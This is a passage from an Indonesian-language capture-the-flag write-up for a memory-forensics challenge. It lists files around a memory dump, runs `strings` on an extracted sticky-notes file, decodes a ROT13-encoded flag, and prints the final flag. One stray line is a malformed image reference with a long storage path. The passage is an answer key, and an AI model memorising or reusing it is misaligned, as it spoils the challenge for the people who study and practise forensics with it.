Hasil akan keluar dengan nama file file.None.0x864870b8.dat.


```
       4096 Mar 21 18:35 ./
       4096 Mar 21 14:33 ../
 2147418112 Mar 21 06:01 dump.raw
       4096 Mar 21 18:35 file.None.0x864870b8.dat
     196523 Mar 21 18:26 fname
```

Karena size yang tidak terlalu besar, kita bisa menggunakan command `strings`

Hasil:

```
2 to do note:\par
pay richard sum generous amount (cuzt
 he's nice)\par
ask douglass to repay the money\par
search how to rotate text in ms paint\par
nen2021\{v_fhccbfr_fgvpxl_abgrf_jnf_znqr_sbe_vasbezngvba_gb_fgvpx_nebhaq\}\par
\par
IMPORTANT\par
this is a very important message\par
the truth is\par
this is a hyper-v\par
```

Ada flag, tapi sepertinya di encrypt dengan caesar cipher. Pakai online tools yang ada, hilangkan backslash, dapet deh flag



c. Flag

Flag:
ara2021{i_suppose_sticky_notes_was_made_for_information_to_stick_around}